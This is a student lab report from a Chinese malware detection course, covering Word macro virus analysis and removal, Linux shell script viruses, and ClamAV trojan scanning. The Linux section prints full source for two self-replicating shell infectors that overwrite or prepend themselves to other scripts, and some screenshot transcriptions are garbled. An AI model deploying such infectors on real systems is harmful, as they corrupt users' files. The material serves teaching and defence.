

课程编号: B080203120

恶意代码的检测与防护实验 报告



姓名	薛旗	学号	20155362
班级	软信 1503	指导教师	侯林
开设学期	2017-2018 第二学期		
实验题目	脚本病毒; 病毒行为分析; 文件型病毒; 即时通信型病毒; 键盘钩子病毒; 特洛伊木马技术		
实验日期	2018. 4. 18		
评定成绩	评定人签字		
	评定日期	2018. 5. 5	

东北大学软件学院

目录

实验 1 Word 宏病毒.....	1
实验 2 Linux 恶意脚本.....	7
实验 3 Linux 反病毒.....	12
实验 4 文件型病毒.....	19
PE 文件病毒.....	20
DLL 注入型病毒.....	24
COM 病毒.....	29
实验 5 特洛伊木马技术.....	40
网页木马.....	40
木马捆绑与隐藏.....	47
gh0st 木马.....	51
木马免杀.....	59
木马删除.....	61
木马生成、植入功能.....	65
拓展：初解 PE 文件.....	74
拓展：脱壳篇.....	82
脱壳篇一 DLL 文件脱壳.....	82
脱壳篇二 UPX 压缩壳.....	94
实验总结.....	100
评分表.....	101

www.flagzhuo.cn

实验 1 Word 宏病毒

【实验目的】

- 1、理解 Word 宏病毒的感染方式
- 2、理解 Word 宏病毒的工作原理
- 3、掌握 Word 宏病毒的杀毒方法

【实验学时】 2 学时

【实验人数】 每组 2 人

【实验环境】 Windows 2003

【实验工具】 Microsoft Word 2003

【实验原理】 通过实验步骤学习 word 宏病毒；运行病毒文件感染目标后，分析被感染的文件；最后设计宏病毒专杀工具。

【实验步骤】

步骤 1、病毒感染

(1) 主机 A “单击 VStart 工具集\病毒攻防\宏病毒”，进入到实验目录，右键单击“MacroVirus.rar”文件选择“解压到当前文件夹”。

(2) 双击打开 Sufferer1.doc、Sufferer2.doc 和 Normal.dot 模板 (Normal.dot 模板存放目录为 C:\Documents and Settings\Administrator\Application Data\Microsoft\Templates)，观察程序未感染病毒时的正常现象，关闭文件。填写表 1-1。

〔注〕默认状态下 Application Data 文件夹是隐藏的。打开“资源管理器”，依次单击菜单栏“工具”|“文件夹选项”菜单项，进入“查看”选项卡，选中“显示所有文件和文件夹”，单击“确定”按钮，显示隐藏文件。

(3) 主机 A 打开实验目录中的 MothersDayVirus.doc，然后关闭文件。此时病毒已感染到 Normal.dot 模板上。填写表 1-1。

(4) 主机 A 打开 Sufferer1.doc，然后关闭文件，此时病毒感染到 Sufferer1.doc 上，观察关闭文档时的现象。填写下表 1-1。

表 1-1

状态	文件大小
Sufferer1.doc 感染前	11KB
Sufferer1.doc 感染后	32KB
Normal.dot 感染前	77KB
Normal.dot 感染后	90KB

回答问题：无毒文件第一次感染病毒时，病毒提示出现在？（ B ）

- A. 打开文件时
- B. 关闭文件时

步骤 2、病毒的传播

(1) 主机 B 打开单击 VStart 工具箱\病毒攻防\宏病毒目录下的 Sufferer1.doc 和 Sufferer2.doc，观察程序未感染病毒时的正常现象，然后关闭文件。

(2) 主机 A 将已感染病毒的 Sufferer1.doc 文件用“VStart 工具箱”->“Public”中的“FeiQ”发送给主机 B。


(3) 主机 B 接收此文件，并将附件保存在宏病毒实验目录下，替换原来的 Sufferer1.doc，打开此附件（Sufferer1.doc），然后关闭。此时病毒感染到主机模板 Normal.dot 上。

(4) 主机 B 打开 Sufferer2.doc，然后关闭。此时病毒已经感染到 Sufferer2.doc 上，观察关闭文档时的现象。

回答问题：此时新建 word 文档，文档是否感染病毒？（ A ）

- A. 是
- B. 否

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。



步骤 3、分析被感染文件

(1) 主机 A、主机 B 都打开 Sufferer2.doc, 然后关闭并再次打开, 使用快捷键“Alt+F11”打开 Visual Basic 编辑器。

(2) 在 Visual Basic 编辑器的“工程”视图中打开“Normal\Microsoft Word 对象\MothersDay”和“Project (Sufferer2) \ Microsoft Word 对象\MothersDay”, 查看病毒源码。

(3) 分析两份代码, 理解 MothersDayVirus 的工作过程, 关闭 Sufferer2.doc。

回答问题: 两份文件代码的第一行是否相同? (B)

A. 是

B. 否

回答问题: 代码第一行代表什么意义?

答: 代码第一行代表宏病毒的发生时机。

Normal 工程下 MothersDay 第一行: Sub AutoClose(), 关闭文档时自动运行; Sufferer2 工程下 MothersDay 第一行: Sub Document_Open(), 打开文档时自动运行。

病毒代码感染模板和当前活动文档时病毒宏名分别是什么?

答: 病毒宏名分别为 AutoClose 和 Document_Open

模板和当前活动文档中的病毒宏分别在什么时候运行?

答: 分别在文档关闭时自动运行和文档打开时自动运行。


当模板文件被感染后，为什么无毒文件第一次打开时没有病毒提示关闭时有病毒提示，而第二次打开和关闭时都有病毒提示？

答：MothersDayVirus 病毒执行时，首先判断当前文档和 Normal.dot 是否感染，如果 Normal.dot 未被感染，清空 Normal.dot，并将病毒复制到 Normal.dot，同时将宏重命名为 AutoClose；如果当前文档未被感染，清空当前文档宏命令，并将病毒复制到当前文档，同时将宏重命名为 Document_Open，然后禁用 Word 的宏编辑功能，接着添加自动保存功能，然后病毒再开始执行，弹出对话框，最后返回到程序正常路径执行，所以无毒文件第一次打开时没有病毒提示，关闭时病毒已经感染了文件，所以弹出病毒提示对话框。第二次打开时文件已经感染，所以打开和关闭时都有病毒提示对话框。

表 1-2

病毒传播方向	发生时机
Normal.dot->普通文件	文件打开时

主机 A 与主机 B 同学互换角色再做一遍，分别把自己操作的结果截图，将该图片上传。



步骤 4、宏病毒专杀工具设计

- (1) 根据实验原理编写 VBA 专杀工具。
- (2) 根据实验原理编写 VBS 专杀工具。
VBS 专杀工具杀毒的基本结构为：
 - ①隐式打开指定文档；
 - ②判断是否有病毒感染标记；
 - ③如果有病毒感染标记，则向 Word 中写入杀毒宏；
 - ④运行杀毒宏；
 - ⑤保存文档并退出；
 - ⑥如果没有病毒感染标记，则退出。

请根据 MothersDay 宏病毒的特点和实验原理中介绍的相关知识设计 MothersDay 宏病毒专杀工具，要求此专杀工具能够删除指定的文档及其模板中的病毒体并恢复被篡改的设置。

答：使用 VBS 杀毒。

使用 VBS 脚本语言，根据病毒感染标记判断文档是否被感染，若感染病毒则向此文档中写入杀毒宏并运行将病毒清除。

- (1) 首先将病毒宏代码存入字符串中，等待被写入。

```
"PrivateSubkillvir()" &vbCr&
```

```
"Application.CommandBars("+Chr(34)+" Tools"+Chr(34)+").Enabled=True" &vbCr&
```

```
"Application.CommandBars("+Chr(34)+" Macro"+Chr(34)+").Enabled=True" &vbCr&
```

- (2) 创建一个 Word.Application 对象，假定对象名为 app，打开文档时不可见。

```
Setapp=CreateObject("Word.Application")
```

```
app.Visible=False
```

- (3) 通过 document.open(“路径\文件名”)方法打开指定文档。

```
Setdoc=app.Documents.Open("D:\Work\Virus\MacroVirus\Sufferer2.doc")
```

- (4) 如果有病毒感染标记，则向病毒文档中写入杀毒宏并运行。

```
doc.VBProject.VBComponents("Mothersday").CodeModule.AddFromStringadmacro
```

```
app.Run"killvir"
```

- (5) 保存文档、关闭文档并退出 Word。

```
doc.Save
```

doc.Close:Setdoc=Nothing

app.Quit:Setapp=Nothing

www.flagzue.cn

实验 2 Linux 恶意脚本

【实验目的】

- 1、掌握 linux 下恶意脚本执行的原理
- 2、了解一般恶意脚本的攻击方式
- 3、掌握如何防治恶意脚本的攻击

【实验学时】 1 学时

【实验人数】 每组 1 人

【实验环境】 Linux

【实验工具】 控制台

【实验原理】 操作系统与外部最重要的接口就是 shell。Shell 是操作系统最外面的一层。Shell 管理你与操作系统之间的交互：等待输入、向操作系统解释输入、并且处理各种各样的操作系统的输出结果。Shell 基本上是一个命令解释器，类似于 dos 下的 command.com。它接受用户命令，然后调用相应的应用程序。本实验要求应用者了解一定的 shell 编程知识。

【实验步骤】

步骤 1、主机覆盖其它脚本文件

- (1) 点击“应用程序”|“附件”|“终端”，弹出终端，新建自己的工作目录“jlyuxintest”，然后新建三个 shell 脚本，“jlyuxina.sh”“jlyuxinb.sh”“jlyuxinc.sh”如下图所示：

```
[root@PIS_ens_fedora /]# mkdir jlyuxintest
[root@PIS_ens_fedora /]# cd jlyuxintest/
[root@PIS_ens_fedora jlyuxintest]# touch jlyuxina.sh
[root@PIS_ens_fedora jlyuxintest]# touch jlyuxinb.sh
[root@PIS_ens_fedora jlyuxintest]# touch jlyuxinc.sh
[root@PIS_ens_fedora jlyuxintest]# ls
jlyuxina.sh  jlyuxinb.sh  jlyuxinc.sh
```

图 1 显示脚本文件

- (2) 在“jlyuxina.sh”与“jlyuxinb.sh”中加入语句，如下图所示：

```
echo "test"
```

图2 脚本内容

(3) 在“jlyuxinc.sh”中添加如下语句实现功能，如下图所示：

```
for file in ./*.sh
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s echo $file > .mmm
then
cp $0 $file
fi
fi
fi
done
rm .mmm -f
```

图3 脚本内容

(4) 改变三个文件的执行状态；如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# chmod 755 *.sh
```

图4 改变文件执行状态

(5) 查看三个文件的状态。如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# ll
总计 12
-rwxr-xr-x 1 root root 12 11-29 00:57 jlyuxina.sh
-rwxr-xr-x 1 root root 16 11-29 01:04 jlyuxinb.sh
-rwxr-xr-x 1 root root 167 11-29 01:03 jlyuxinc.sh
```

图5 查看文件状态

(6) 执行“jlyuxinc.sh”脚本，实现覆盖另两个脚本的功能，如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# ./jlyuxinc.sh
cp: "/jlyuxinc.sh" 及 "/jlyuxinc.sh" 为同一文件
[root@PIS_ens_fedora jlyuxintest]#
```

图6 执行 jlyuxinc.sh

(7) 查看三个文件的状态。

(8) 查看“jlyuxina.sh”与“jlyuxinb.sh”中代码，和“jlyuxinc.sh”中相同，覆盖成功。

请同学把自己操作的结果截图，将该图片上传。

```
文件 2018-04-18 19:38:28
root@PIS_ana_fedora:~# cd /jyxintest
root@PIS_ana_fedora:~/jyxintest# touch jiyuxin0.sh
root@PIS_ana_fedora:~/jyxintest# touch jiyuxin1.sh
root@PIS_ana_fedora:~/jyxintest# touch jiyuxin2.sh
root@PIS_ana_fedora:~/jyxintest# ls
jiyuxin0.sh jiyuxin1.sh jiyuxin2.sh
root@PIS_ana_fedora:~/jyxintest# vi jiyuxin0.sh
root@PIS_ana_fedora:~/jyxintest# vi jiyuxin1.sh
root@PIS_ana_fedora:~/jyxintest# vi jiyuxin2.sh
root@PIS_ana_fedora:~/jyxintest# chmod 755 *.sh
root@PIS_ana_fedora:~/jyxintest# ll
总计 32
-rwxr-xr-x 1 root root 12 04-18 11:22 jiyuxin0.sh
-rwxr-xr-x 1 root root 12 04-18 11:23 jiyuxin1.sh
-rwxr-xr-x 1 root root 102 04-18 11:23 jiyuxin2.sh
root@PIS_ana_fedora:~/jyxintest# ./jiyuxin0.sh
cp: 7/iyuxin0.sh 与 7/iyuxin0.sh 为同一文件
root@PIS_ana_fedora:~/jyxintest# ll
总计 32
-rwxr-xr-x 1 root root 102 04-18 11:20 jiyuxin0.sh
-rwxr-xr-x 1 root root 102 04-18 11:20 jiyuxin1.sh
-rwxr-xr-x 1 root root 102 04-18 11:23 jiyuxin2.sh
root@PIS_ana_fedora:~/jyxintest# cat jiyuxin0.sh
for file in `ls`
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if test -s echo $file | wc -c
cp $0 $file
fi
fi
fi
fi
done
```

www.flagxue.cn

步骤 2、插入其它脚本

- (1) 在“jlyuxina.sh”与“jlyuxinb.sh”清空原有代码，添加如下语句，如下图所示：

```
echo "test"
```

图 7 脚本内容

- (2) 在“jlyuxinc.sh”中添加如下语句实现功能，如下图所示：

```
#infected
for file in ./*.sh;do
if test -f $file && test -x $file && test -w $file;then
if grep -s echo $file > /dev/nul;then
head -n 1 $file > .temp
if grep -s infected .temp > /dev/nul;then
rm .temp -f ;else
cat $file > .tempm
head -n 13 $0 > $file
cat .tempm >> $file
fi;fi;fi
done
rm .tempm .temp -f
```

图 8 脚本内容

- (3) 改变三个文件的执行状态，如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# chmod 755 *.sh
```

图 9 改变文件状态

- (4) 执行“jlyuxinc.sh”脚本，实现插入另两个脚本的功能，且此时状态。如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# ./jlyuxinc.sh
```

图 10 执行 jlyuxinc.sh

- (5) 查看“jlyuxina.sh”与“jlyuxinb.sh”中代码，已插入“jlyuxinc.sh”中的代码，插入成功。

请同学把自己操作的结果截图，将该图片上传。



```
root@PIS_ens_fedora: ~/jlyuxintest
[2018-07-18 19:50:52]
[root@PIS_ens_fedora]# ls
Desktop jlyuxintest
[root@PIS_ens_fedora ~]# cd jlyuxintest/
[root@PIS_ens_fedora jlyuxintest]# ls
jlyuxina.sh jlyuxinb.sh jlyuxinc.sh
[root@PIS_ens_fedora jlyuxintest]# echo > jlyuxina.sh
[root@PIS_ens_fedora jlyuxintest]# echo > jlyuxinb.sh
[root@PIS_ens_fedora jlyuxintest]# vi jlyuxina.sh
[root@PIS_ens_fedora jlyuxintest]# vi jlyuxinb.sh
[root@PIS_ens_fedora jlyuxintest]# vi jlyuxinc.sh
[root@PIS_ens_fedora jlyuxintest]# chmod 755 *.sh
[root@PIS_ens_fedora jlyuxintest]# ./jlyuxinc.sh
head: 1: 无效的行数
head: 1: 无效的行数
head: 1: 无效的行数
[root@PIS_ens_fedora jlyuxintest]# vi jlyuxinc.sh
[root@PIS_ens_fedora jlyuxintest]# ./jlyuxinc.sh
[root@PIS_ens_fedora jlyuxintest]# cat jlyuxina.sh
#infected
for file in ./*.sh;do
if test -f $file && test -x $file && test -w $file;then
if grep -s echo $file > /dev/nul;then
head -n 1 $file > .temp
if grep -s infected .temp > /dev/nul;then
rm .temp -f ;else
cat $file > .tempm
head -n 13 $0 > $file
cat .tempm >> $file
fi;fi;fi
done
rm .tempm .temp -f
echo "test"
[root@PIS_ens_fedora jlyuxintest]# cat jlyuxinb.sh
#infected
for file in ./*.sh;do
if test -f $file && test -x $file && test -w $file;then
if grep -s echo $file > /dev/nul;then
head -n 1 $file > .temp
if grep -s infected .temp > /dev/nul;then
rm .temp -f ;else
cat $file > .tempm
head -n 13 $0 > $file
cat .tempm >> $file

```

步骤 3、插入其它脚本

Shell 基本都是明码，所以不难查处问题所在，一般 shell 得不到 root 权限，基本影响不会很大，但当得到 root 权限便可肆意删除、破坏系统。不过此类代码，只要使用者不轻易执行不明脚本，便使其无机可趁。

请问，添加语句的命令正确的是：（ C ）

- A touch 文件名
- B cp 文件名
- C vim 文件名
- D mkdir 文件名

实验 3 Linux 反病毒

【实验目的】

- 1、掌握 clamAV 安装方法
- 2、了解 clamAV 操作

【实验学时】 2 学时

【实验人数】 每组 1 人

【实验环境】 Linux

【实验原理】 ClamAntiVirus 是一款 UNIX 下开源的 (GPL) 反病毒工具包，专为邮件网关上的电子邮件扫描而设计。该工具包提供了包含灵活且可伸缩的监控程序、命令行扫描程序以及用于自动更新数据库的高级工具在内的大量实用程序。该工具包的核心在于可用于各类场合的反病毒引擎共享库。

【实验步骤】

步骤 1、安装 ClamAV

- (1) 点击平台工具栏中“控制台”按钮，弹出终端，新建自己的工作目录“jlyuxintest”，拷贝相应文件包到该目录，拷贝后查看该目录，如下图所示：

```
[root@PIS_ens_fedora ~]# mkdir jlyuxintest
[root@PIS_ens_fedora ~]# cp /opt/PIS_ens_fedora/Clam-Lab/* jlyuxintest/
[root@PIS_ens_fedora ~]# cd jlyuxintest/
[root@PIS_ens_fedora jlyuxintest]# ls
clamav-0.91.2.tar.gz  huigezi.exe  zlib-devel-1.2.3-1.2.1.i386.rpm
[root@PIS_ens_fedora jlyuxintest]#
```

图 1 显示内容

- (2) 将该目录下的“clamv-0.91.2.tar.gz”进行解压。
#tar zxvf clamav-0.91.2.tar.gz
解压之后，生成相应的目录，如下图所示：

```
clamav-0.91.2/libclamav/matcher-ac.h
clamav-0.91.2/libclamav/matcher-bm.c
clamav-0.91.2/libclamav/matcher-bm.h
clamav-0.91.2/libclamav/packlibs.c
clamav-0.91.2/libclamav/packlibs.h
[root@ExpNIC jlcstest]# ls
clamav-0.91.2          huigezi.exe
clamav-0.91.2.tar.gz  zlib-devel-1.2.3-1.2.1.i386.rpm
```

图2 查看生成目录

(2) 安装 zlib-devel 库，如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# rpm -ivh zlib-devel-1.2.3-1.2.1.i386.rpm
warning: zlib-devel-1.2.3-1.2.1.i386.rpm: Header V3 DSA signature: NOKEY, key ID
4f2a6fd2
Preparing...                               ##### [100%]
 1:zlib-devel                               ##### [100%]
[root@PIS_ens_fedora jlyuxintest]#
```

图3 脚本内容

(3) 添加一个 clamav 用户。如下图所示：

```
[root@PIS_ens_fedora jlyuxintest]# useradd clamav
[root@PIS_ens_fedora jlyuxintest]#
```

图4 添加 clamav 用户

(4) 进入解压后的文件夹“clamav-0.91.2”进行编译，执行“./configure”，如下图所示：

```
(5)
[root@PIS_ens_fedora clamav-0.91.2]# cd ..
[root@PIS_ens_fedora jlyuxintest]# cd clamav-0.91.2
[root@PIS_ens_fedora clamav-0.91.2]# ./configure
checking build system type... i686-pc-linux-gnu
checking host system type... i686-pc-linux-gnu
checking target system type... i686-pc-linux-gnu
creating target.h - canonical system defines
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
```


图5 执行编译

(6) 执行“make”和“make install”，如下图所示：

```
[root@PIS_ens_fedora clamav-0.91.2]#
[root@PIS_ens_fedora clamav-0.91.2]# make
[root@PIS_ens_fedora clamav-0.91.2]#
[root@PIS_ens_fedora clamav-0.91.2]# make install
```

图6 执行 make 和 makeinstall

(7) 配置完成，进入“/usr/local/bin”目录下查看执行程序，并截屏及上传：



www.flag3w.com

(7) 执行扫描程序 clamscan, 如下图所示:

```
[root@PIS_ens_fedora bin]# clamscan
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days. ***
LibClamAV Warning: *** Please update it IMMEDIATELY! ***
LibClamAV Warning: *****
/usr/local/bin/clamav-config: OK
/usr/local/bin/clamscan: OK
/usr/local/bin/freshclam: OK
/usr/local/bin/clamconf: OK
/usr/local/bin/clamdsan: OK
/usr/local/bin/ulogd: OK
/usr/local/bin/sigtool: OK
/usr/local/bin/event_rpcgen.py: OK
/usr/local/bin/dnet-config: OK

----- SCAN SUMMARY -----
Known viruses: 148100
Engine version: 0.91.2
Scanned directories: 1
Scanned files: 9
Infected files: 0
Data scanned: 0.59 MB
Time: 1.449 sec (0 m 1 s)
[root@PIS_ens_fedora bin]#
```

图7 执行扫描程序

步骤2、使用 clam 进行查杀

(1) 进入“jlyuxintest”目录, 拷贝木马文件“huigezi.exe”到“/usr/local/bin/”目录下, 如下图所示:

```
[root@PIS_ens_fedora bin]# cd /jlyuxintest/
[root@PIS_ens_fedora jlyuxintest]# cp huigezi.exe /usr/local/bin/
[root@PIS_ens_fedora jlyuxintest]# cd /usr/local/bin
[root@PIS_ens_fedora bin]# ls
clamav-config clamdsan dnet-config freshclam sigtool
clamconf clamscan event_rpcgen.py huigezi.exe ulogd
```

图8 拷贝木马文件

(2) 执行扫描程序 clamscan, 如下图所示:

```

[root@PIS_ens_fedora bin]# ls
clamav-config  clamdscan  dnet-config  freshclam  sigtool
clamconf      clamscan   event_rpcgen.py  huigezi.exe  ulogd
[root@PIS_ens_fedora bin]# clamscan
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days. ***
LibClamAV Warning: *** Please update it IMMEDIATELY! ***
LibClamAV Warning: *****
/usr/local/bin/clamav-config: OK
/usr/local/bin/clamscan: OK
/usr/local/bin/freshclam: OK
/usr/local/bin/clamconf: OK
/usr/local/bin/clamdscan: OK
/usr/local/bin/ulogd: OK
/usr/local/bin/sigtool: OK
/usr/local/bin/huigezi.exe: Trojan.PcClient-60 FOUND
/usr/local/bin/event_rpcgen.py: OK
/usr/local/bin/dnet-config: OK

----- SCAN SUMMARY -----
Known viruses: 148100
Engine version: 0.91.2
Scanned directories: 1
Scanned files: 10
Infected files: 1
Data scanned: 0.72 MB
Time: 1.468 sec (0 m 1 s)
[root@PIS_ens_fedora bin]#

```

图9 扫描木马文件

(3) 使用参数对病毒进行清除“clamscan --remove”，清除后执行“ls”命令查看目录，木马文件“huigezi.exe”消失，将查看到的内容截屏并上传：

2018-04-28 21:26:49

计算机

回收站

root 的主文件夹

```
root@PIS_ens_fedora:/usr/local/bin
文件(F) 编辑(E) 查看(V) 终端(T) 标签(L) 帮助(H)
/usr/local/bin/clamav-config: OK
/usr/local/bin/clamscan: OK
/usr/local/bin/freshclam: OK
/usr/local/bin/clamconf: OK
/usr/local/bin/clamscan: OK
/usr/local/bin/ulogd: OK
/usr/local/bin/sigtool: OK
/usr/local/bin/huigezi.exe: Trojan.PcClient-60 FOUND
/usr/local/bin/huigezi.exe: Removed
/usr/local/bin/event_rpgen.py: OK
/usr/local/bin/dnet-config: OK

----- SCAN SUMMARY -----
Known viruses: 148100
Engine version: 0.91.2
Scanned directories: 1
Scanned files: 10
Infected files: 1
Data scanned: 0.72 MB
Time: 1.323 sec (0 m 1 s)
[root@PIS_ens_fedora bin]# ls
clamav-config clamscan dnet-config freshclam ulogd
clamconf clamscan event_rpgen.py sigtool
[root@PIS_ens_fedora bin]#
```



fedora™

www.flag3w.com

(4) 对其它参数可以通过“clamscan --help”来查看，下图为部分参数说明：

```
[root@PIS_ens_fedora bin]# clamscan --help

          Clam AntiVirus Scanner 0.91.2
(C) 2002 - 2007 ClamAV Team - http://www.clamav.net/team

--help          -h          Print this help screen
--version       -V          Print version number
--verbose       -v          Be verbose
--debug         -v          Enable libclamav's debug messages
--quiet         -v          Only output error messages
--stdout        -v          Write to stdout instead of stderr
--no-summary    -v          Disable summary at end of scanning
--infected      -i          Only print infected files
--bell          -i          Sound bell on virus detection

--tempdir=DIRECTORY      Create temporary files in DIRECTORY
--leave-temps            Do not remove temporary files
--database=FILE/DIR     -d FILE/DIR  Load virus database from FILE or load
                        all .cvd and .db[2] files from DIR
```

图 10 参数说明

实验 4 文件型病毒

【实验目的】

- 1、了解文件型病毒的原理
- 2、了解 PE 文件结构
- 3、了解文件型病毒的发现方法
- 4、了解病毒的清除方法

【实验学时】 2 学时

【实验环境】 Windows

【实验工具】 LaborDayVirus、OllyDBG、PE Explorer、UltraEdit-32、VC++6.0

